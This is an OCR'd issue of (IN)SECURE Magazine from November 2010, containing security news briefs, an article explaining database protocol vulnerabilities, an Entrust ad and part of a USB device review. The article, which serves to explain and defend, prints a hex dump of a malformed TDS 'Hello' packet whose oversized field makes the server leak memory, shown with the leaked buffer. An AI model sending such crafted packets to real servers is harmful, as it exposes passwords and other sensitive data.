(IN)SECURE

OPEN. INFORMATIVE. TO THE POINT.

Issue 28 - November 2010

BOOTKITS

ONLINE FRAUD


NETWORK TROUBLESHOOTING

WEB APPLICATION SECURITY

DATABASE PROTOCOL EXPLOITS EXPLAINED

the adventures of
~~alice~~
Mallory
&
bob
SAVE $400 BY JAN. 14

TABLE OF CONTENTS



Welcome to (IN)SECURE 28
the digital security magazine

2010 has been a tough yet stimulating year for security professionals - it started with the Aurora attacks and hasn't let up since then. There's a lot that can be said about working in this field, but it certainly can't be said that it's boring. As expected, predictions for next year don't bode well, but we're always ready for new challenges.

During this year, we've zoomed around the world and met a myriad of interesting people from the information security community. As before, we're media sponsors of RSA Conference 2011 and we invite you to join us in San Francisco and show us your products.

There is still a month and a half until the turn of the year, but since this is our final issue for 2010, we wish you a peaceful, incident-free and productive New Year!

Mirko Zorz
Editor in Chief

Visit the magazine website at www.insecuremag.com

(IN)SECURE Magazine contacts

Feedback and contributions: Mirko Zorz, Editor in Chief - editor@insecuremag.com
News: Zeljka Zorz, News Editor - news.editor@insecuremag.com
Marketing: Berislav Kucan, Director of Marketing - marketing@insecuremag.com


Distribution

Interim findings of first EU cyber exercise


The interim findings and recommendations of EU Member States participants of the 1st Pan-European Cyber Security Exercise indicate that Cyber Europe 2010 was a useful cyber stress test for Europe's public bodies. The full report is to be published in early 2011. (www.net-security.org/secworld.php?id=10150)

Free antispam for Linux mail servers

BitDefender released Free Antispam for Linux Mail Servers, aimed at individuals who run mail servers in environments other than Windows but are dissatisfied with the lackluster performance of existing open-source or proprietary antispam solutions. (www.net-security.org/secworld.php?id=10149)



Security concerns make 1 in 3 users avoid online banking



According to a survey by Avira, 1 in 3 people don't use online banking because they're concerned with safety and almost 50% are at least wary of online banking. That leaves just 20% of those surveyed with a confident approach to accessing financial accounts using the Internet. (www.net-security.org/secworld.php?id=10145)

Facebook bug compromises top pages

A customer of Sendible, an online marketing service for promoting and tracking brands through the use of social media, e-mail and SMS messaging, has inadvertently discovered a flaw in Facebook API. Using Sendible's Facebook application, he tried to post messages on a few Facebook walls - as a fan - but apparently the flaw made them be posted as status messages from the owner of the pages. (www.net-security.org/secworld.php?id=10143)

First credit card with password generator

Gemalto launched the first credit card to combine one-time password security capabilities with standard payment. This innovation allows banks to provide a single card that delivers both payment and increased security for online transactions. The new Gemalto Ezio product is immediately available in the United States. (www.net-security.org/secworld.php?id=10141)

Security vendor launches bug bounty

Barracuda Networks announced their Security Bug Bounty Program, an initiative that rewards researchers who identify and report security vulnerabilities in the company’s security product line. In the past, several technology companies have announced bug bounties; however, Barracuda Networks is the first security vendor to offer such a bold program, to reward researchers for identifying vulnerabilities in its own products. (www.net-security.org/secworld.php?id=10137)

Hotmail gets full-session HTTPS

Firesheep's developers can be satisfied. Not only has Microsoft started contemplating SSL for Bing but has also provided its Hotmail users with the option of using HTTPS throughout their sessions. In addition to that, SkyDrive, Photos, Docs, and Devices pages will all automatically use SSL encryption. (www.net-security.org/secworld.php?id=10132)

Data breaches cost hospitals billions

Data breaches of patient information cost healthcare organizations nearly $6 billion annually, and that many breaches go undetected, according to a study by the Ponemon Institute.

The research indicates that protecting patient data is a low priority for hospitals and that organizations have little confidence in their ability to secure patient records, putting individuals at great risk for medical identity theft, financial theft and embarrassment of exposure of private information. (www.net-security.org/secworld.php?id=10125)

Real-time phishing attacks increase

30% of attacks against websites that use two-factor authentication are now utilizing real-time man-in-the-middle techniques to bypass this trusted security mechanism, according to Trusteer. These findings are based on monitoring of thousands of phishing attacks. Authentication information typically captured and used by criminals in real time phishing include: one time passwords, tokens, SMS authentication, card and readers - rendering them ineffective against this type of attack. (www.net-security.org/secworld.php?id=10136)


AVG Technologies to acquire DroidSecurity

AVG Technologies announced the acquisition of Tel Aviv-based DroidSecurity, a company focused on protecting smartphones, tablets and other devices running on Android. In October 2010, DroidSecurity's mobile security app, antivirus free, surpassed the 4.5 million download milestone, making it one the most popular security applications on the Android platform. (www.net-security.org/secworld.php?id=10131)

Latest IE 0-day exploit finds its way into Eleonore toolkit

Microsoft will likely be forced to issue an out-of-band-patch for the zero-day vulnerability affecting Internet Explorer that has been discovered being exploited in the wild. Since then, the zero-day has been used to infect systems with the Pirpi and Hupigon Trojans, who open a backdoor into the system. But, more importantly, AVG has detected the exploit code in the well-known Eleonore exploit toolkit, so we can expect an increase in the number of attacks. (www.net-security.org/secworld.php?id=10128)

Royal Navy site hack forces MoD to suspend website



Unfortunately the Royal Navy website is currently undergoing essential maintenance.

Please visit again soon.

A Romanian hacker has claimed to have broken into the main British Royal Navy website, and posted sensitive information such as usernames and administrator passwords. At the time, The Royal Navy has replaced its entire website with a static image which says, "Unfortunately the Royal Navy website is currently undergoing essential maintenance. Please visit again soon." (www.net-security.org/secworld.php?id=10122)

Firesheep countermeasure tool BlackSheep

Firesheep is the Firefox extension that makes it easier to steal logins and take over social media and email accounts after users log in from a WiFi hotspot or even their own unprotected network. Zscaler researchers have created, and are now offering to every consumer, a free Firefox plugin called BlackSheep, which serves as a counter-measure. BlackSheep combats Firesheep by monitoring traffic and then alerting users if Firesheep is being used on the network. (www.net-security.org/secworld.php?id=10118)

Extract and analyze digital evidence from Mac OS X systems

ATC-NY released Mac Marshal 2.0 which automates the forensics process for a cyber investigator. It scans a Macintosh disk, automatically detects and displays Macintosh and Windows operating systems and virtual machine images, then runs a number of analysis tools to extract Mac OS X-specific forensic evidence written by the OS and common applications. (www.net-security.org/secworld.php?id=10120)

Myanmar cut off the Internet ahead of elections


The Southeast Asian country of Myanmar (formerly known as Burma) has been practically cut off the Internet as an extensive DDoS attack that started in late October has crippled most network traffic in and out of the country. It is still unknown who is behind the attacks. Speculation abounds that the Burmese government might have something to do with it since the first general elections in 20 years were to be held, and the military junta currently in power is probably unwilling to hand it over as much as it was two decades ago. (www.net-security.org/secworld.php?id=10108)

Hole in iPhone PayPal app allows account hijacking

PayPal customers that use the payment company's iPhone application to effectuate payments should update it as soon as possible, because a vulnerability that can be exploited to hijack their accounts has been found by a security researcher and confirmed by PayPal. The flaw doesn't affect the PayPal site or the company's Android application, but the 4+ million people who downloaded the iPhone application so far are in danger of getting their passwords intercepted by a hacker if they connect over unsecured Wi-Fi networks. (www.net-security.org/secworld.php?id=10102)


Popular online services graded on SSL implementation

It seems that Firesheep has succeeded where similar tools have failed in the past: the issue of full end-to-end encryption for all websites - especially the most popular ones - is finally getting the attention it deserves. And among those who view Firesheep's advent as the perfect excuse to point out - and keep pointing out - the need for SSL use is journalist George Ou. (www.net-security.org/secworld.php?id=10097)



Service	SSL auth	SSL browsing	Partial sidejack	Full sidejack	Full hijack	Grade
Facebook	No	Yes (manual)	yes	yes	yes	F
Twitter	No	Yes (manual)	yes	yes	yes	F
Gmail.com	Yes	Yes (auto)	no	no	no	A
Google.com	Yes	Yes (manual)	yes	no	no	C
Microsoft Hotmail	Yes	No	yes	yes	no	D-
Ebay	Yes	No	no	no	no	B
Flickr	Yes	No	yes	yes	no	D-
WordPress w/SSL	Yes	Yes	no	no	no	A
WordPress no SSL	No	No	yes	yes	yes	F
Yahoo	Yes	No	yes	no	no	C-
Amazon	Yes	No	yes	no	no	C-
POP3 mail					yes	F
POP3 SSL/TLS					no	A
SMTP mail					yes	F
SMTP SSL/TLS					no	A
IMAP mail					yes	F
IMAP SSL/TLS					no	A
FTP					yes	F
FTP SSL/TLS					no	A
SFTP (FTP over SSH)					no	A

Free Mac anti-virus for home users



Name	Date Modified	Size
codex.dmg	21 October 2010 14:04	25 KB
FlashPlayer.dmg	2 June 2010 10:33	25 KB
		12.1 MB
		451 KB
		414 KB
		467 KB
		3.3 MB
		2.6 MB
		29 KB

Sophos Anti-Virus

Threat detected by Sophos Anti-Virus

'Virus/Spyware' OSX/Jahlav-C has been detected and listed in Quarantine Manager.


Sophos announced the availability of a free Mac anti-virus product for home users. Based on Sophos's security software, which protects over 100 million business users worldwide, Sophos Anti-Virus Home Edition for Mac is available for consumers to download at no charge. (www.net-security.org/secworld.php?id=10085)

Human rights organization targeted with cyber attack

The website of a human rights organization has been knocked offline by a DDoS attack they suspect to have been organized either by the Indonesian or the Botswana authorities. “This attack comes one week after Survival International reported on a video of Indonesian soldiers torturing Papuan tribal people, and four weeks after calling for tourists to boycott Botswana over the long-running persecution of the Kalahari Bushmen,” it said in a statement issued by the organization. (www.net-security.org/secworld.php?id=10090)

The aftermath of the Bredolab botnet shutdown

The war against botnets will be long and hard. For one thing, command and control centers can be replaced and the targeted botnet resurrected in a relatively short time if the infected machines aren't cleaned. The high-profile shutdown of the Bredolab botnet's command and control servers by the Dutch Police is a perfect example of how such half-measures are not effective in the long run, since the number of remaining C&Cs is slowly rising again. (www.net-security.org/secworld.php?id=10089)



Spying app kicked out of Android Market

Secret SMS Replicator, a spying application that forwards contents of a user's text messages to the phone of the person who installed it in the first place, has been booted out of the Android Market. Once the application in question is installed, there is no visible shortcut or icon to alert the user about the spying that is in progress, so one can see why this would be a problem for Google. (www.net-security.org/secworld.php?id=10082)

Facebook discovers and "punishes" UID-selling developers

The recent discovery that some Facebook application were inadvertently forwarding users' UIDs to advertising agencies and data collection companies has spurred the social network to investigate the matter thoroughly and to try to think of a platform-wide solution that would prevent that from happening ever again. (www.net-security.org/secworld.php?id=10079)

Fabric weaves security into program code

Wouldn't it be wonderful if we could build security into a program as it is written? This idea spurred a number of researchers from Cornell University to try and develop a new platform and a new language for building secure information systems, which they dubbed Fabric. Comparing the current situation of software patching with messy layers of duct tape, Andrew Myers, one of the researchers and a professor of computer science says that security vulnerabilities are nearly inevitable. With Fabric, they plan to replace all those software layers with one that will enforce security from the get-go. (www.net-security.org/secworld.php?id=10051)

New PCI standards completed, tokenization still in question

The PCI Security Standards Council released version 2.0 of the PCI DSS and PA-DSS, designed to provide clarity and flexibility to facilitate improved understanding of the requirements and eased implementation for merchants. Version 2.0 becomes effective on January 1, 2011 and does not introduce any new major requirements. (www.net-security.org/secworld.php?id=10070)

Most Americans support an Internet kill switch

Sixty-one percent of Americans said the President should have the ability to shut down portions of the Internet in the event of a coordinated malicious cyber attack. The findings illustrate that recent events may have heightened the American public's awareness of and concern over global and domestic cybersecurity threats. (www.net-security.org/secworld.php?id=10056)

80% of firms don't know who should secure cloud data

The cloud is still akin to the Wild West when it comes to the security of the data hosted there, according to Courion. In fact, 1 in 7 companies admit that they know there are potential access violations in their cloud applications, but they don’t know how to find them. (www.net-security.org/secworld.php?id=10049)

MySpace apps send user IDs to advertisers

This is not the first time MySpace has been found "oversharing" - at the time, they said they were working on a method to obfuscate the ID information sent to ad agencies via "HTTP referrers". (www.net-security.org/secworld.php?id=10041)

Europe's largest security training event


SANS London 2010 is Europe’s largest training event for information and security professionals which is celebrating its 5th anniversary this year with one of the most comprehensive programs to date. This year's event comprises of 14 courses covering software and audit, management and compliance as well as new additions around security within virtualized environments, network forensics and ethical hacking. (www.net-security.org/secworld.php?id=9932)

Finding and managing SSL digital certificates

Digital certificates represent a necessary security technique for encrypting transmissions and securing digital identities in today’s enterprise. To assist organizations in gaining a complete perspective of deployed certificates, Entrust introduced Entrust Discovery. The easy-to-use solution finds, inventories and manages digital certificates across diverse systems to prevent outages, data breach and non-compliance. (www.net-security.org/secworld.php?id=9949)

Database protocol exploits explained

by Amichai Shulman



In the past few years we have seen a significant increase in attacks targeting database communication protocols. This article describes the protocols and the risks as well as relevant remediation techniques.

Introduction to database communication protocols

The syntax and semantics of data access and management commands is mostly defined by a well-known standard called ANSI SQL. However, other important aspects of the client-server interaction such as the method for creating a client session, conveying the commands from a client to a server, the method for returning data and status to a client, the structure of the returned data and the implementation of mechanisms such as cursors, prepared statements and transactions are not defined. These details are filled by vendor-specific technology.

Vendors usually implement these functions via an independent application messaging layer that can be transported on a variety of network protocols. Examples include SQL*NET from Oracle, TDS from Sybase, another strand of TDS from Microsoft, and DRDA from IBM.

Vulnerabilities explained

Several classes of vulnerabilities exist when analyzing the security aspects of proprietary database communication protocols. The Imperva ADC classifies these vulnerabilities based on the type of manipulation needed for an exploit:

- Message structure tampering
- Field size tampering
- Field content manipulation
- Message sequence tampering.

Other vulnerabilities do not require any manipulation or tampering. For example, an Oracle vulnerability, fixed in April 2008. Oracle provides various modes of the export functionality, one of these is called Direct Path.

This mode uses a special protocol message (0x5B) to extract table data rather than SQL queries. Using this special protocol message an attacker could extract information from tables and views to which she has not been granted access.

Message structure tampering vulnerabilities

A protocol message structure can be described as a list of fields, where each field has a specific role and expected format. Message structure tampering vulnerabilities yield attacks against the parsing mechanism that typically result in memory corruption.

The main tampering techniques of this category include removing, adding or duplicating fields in a message or combining fields in an unexpected manner.


An example is an IBM DB2 vulnerability published in September 2006. One of the connection establishment messages contains an optional database-name field. However, when the message is sent without the “optional” database-name, an unhandled exception condition occurs on the server, making the database inaccessible to all clients.

Field size manipulation

Occasionally, fields in a message have their sizes explicitly declared using another dedicated field. Field size manipulation can be used to create buffer overflow attacks yielding execution of arbitrary code. This occurs when the length indicator is capable of expressing larger data sizes than actually supported by the server software.

In October 2009, Oracle released a patch fixing this type of vulnerability which, if exploited, affects the confidentiality, integrity and availability of the database.

Another risk occurs when a message includes redundant size fields and does not validate consistency between all size related fields. An example is the TDS “Hello” message (Figure 1). In this case, the size indicator of an individual field can be set larger than the size of the entire message. This causes arbitrary memory buffers to be dumped to the network connection, thus exposing sensitive information, even passwords (Figure 2).




```
12 01 00 34 00 00 00 00 00 00 15 00 ff 01 00 1b
00 01 02 00 1c 00 0c 03 00 28 00 04 ff 08 00 01
55 00 00 00 4d 53 53 51 4c 53 65 72 76 65 72 00
f4 0e 00 00
```

Yellow highlight – Total message size

Red highlight – Local field size

Figure 1: TDS Hello message - Field size larger than total message size.



```
localhost [127.0.0.1] 1433 (ms-sql-s) open
◆ ▶   ☺S E L E C T   I S N U L L ( S U S E R _ S N A M E ( ) ,   S U S E R _ N
A M E ( ) )   s a âÑ|ÑéÑâÑ|ÑóÑ|ÑóÑ|ÑS Q L   Q u e r y   A n a l y z e r 1 0 . 1
. 1 . 1 D B C



C:\Documents\Imperva\Webinars\DatabaseAttacks>_
```

Figure 2: Sample buffer dumped by the server showing names of connected users (sa).

Field content manipulation

Content manipulation can yield different types of attacks including privilege elevation, audit evasions and Denial of Service attacks.

An example of this is a DB2 Universal Database (UDB) vulnerability fixed in December 2009. The underlying DB2 network protocol translates administration command calls to a pre-defined administrative stored procedure call. A variable that signifies the type of command that should be performed is passed to that stored procedure.

For instance, a client's 'load' command would be passed as the value 0xA6 to this administrative stored procedure. However, an attacker may change the value of the variable to one that would cause the server to crash. Such tampering terminates the DB2 UDB service, effectively denying service from all database users.

Message sequence tampering

An attacker can issue an irregular sequence of well-formed protocol messages that will effectively render the server inaccessible. Exploiting vulnerabilities of this type sometimes requires basic scripting capabilities but often can be pursued without automation.

An IBM Informix server vulnerability, patched in 2007, allowed an attacker to send a server information requests in a sequence which the server did not anticipate. This caused the server to panic and terminate unexpectedly.

New attack types require new protection solutions

Proactive security measures by internal server mechanisms cannot be guaranteed as programming flaws exist and will continue to exist. Database vendors suggest reactive protection (patching). However, patching in database environments usually takes a very long time. Traditional IDS/IPS products offer only a partial solution because they lack proper insight into the protocols used by database servers.

A sound security solution should be coupled with existing database protection mechanisms. A database IDS/IPS solution must have thorough understanding of the communications protocol used by the database server. This can provide proactive validation of protocol messages. Any message or message sequence that does not comply with expected behavior can be flagged or discarded.

It also provides a reactive mechanism based on signatures to provide accurate detection and blocking of known exploits. The combination of proactive and reactive solutions should provide the best protection against these classes of database attacks.

Amichai Shulman is the co-founder and CTO of Imperva (www.imperva.com), where he heads the Application Defense Center, Imperva's research organization focused on security and compliance. Under his direction, the ADC has been credited with the discovery of serious vulnerabilities in commercial Web application and database products, including Oracle, IBM, and Microsoft.

Entrust® Securing Digital Identities & Information

<Let's Talk Online Fraud

Layer your defenses. Stop online fraud.

Entrust understands. Your organization is at war against online fraud and you've got significant resources invested into your current fraud detection solution. Unfortunately, today's online fraud attacks act and adapt very quickly. Notorious strains, such as the infamous Zeus virus, even elude many solutions put in place by financial institutions to thwart the first- and second-generation threats.

A layered defense. But today's attacks are more advanced — and constantly evolve. To help defend against advanced malware, financial institutions should adopt a proven, layered defense that consists of:

< **Strong Two-Factor Authentication**

< **Behavioral & Transactional Fraud Detection**

< **Out-of-Band Transactional Verification & Signature**

The Entrust approach. The Entrust IdentityGuard versatile authentication platform and the Entrust TransactionGuard fraud detection solution combine to form a proven, integrated strategy for protecting consumers and business-banking customers from online fraud and man-in-the-browser attacks. And they both complement your existing deployed solutions.

Let's talk. Visit entrust.com/MITB to discover how Entrust's proven approach can complement your existing fraud detection solution. And protect your organization from Zeus and other malicious malware.

+1 888 690 2424 | entrust.com | entrust@entrust.com | +44 (0) 118 953 3000

Review: MXI M700 Bio

by Mark Woodstone

MXI Security is the security division of Memory Experts International, a company specializing in memory expansion modules and data storage systems. MXI provides Stealth Key portable devices, Stealth HD encrypted hard drives, as well as standalone and enterprise software solutions supporting their products. They've recently shipped us a copy of their 4 GB M700 Bio, a portable security device with biometric authentication.

The device is powered by a Bluefly Processor which provides on-board hardware AES 256-bit encryption, authentication and manageability, and incorporates a biometric fingerprint reader.

The M700 Bio is used as a typical USB stick. It doesn't need a driver installation since everything is done locally on board the device.

From a single user perspective, setting up the M700 Bio is piece of cake. After connecting it to the computer for the first time, you will be guided through the customization process where you'll choose the appropriate level of security to suit your needs.

You're able to authenticate to the device with a default option of a fingerprint swipe, or enable two factor authentication by adding the password to the login procedure. I liked the fact that you can specify the number of numeric or, for instance, uppercase characters every password must contain.

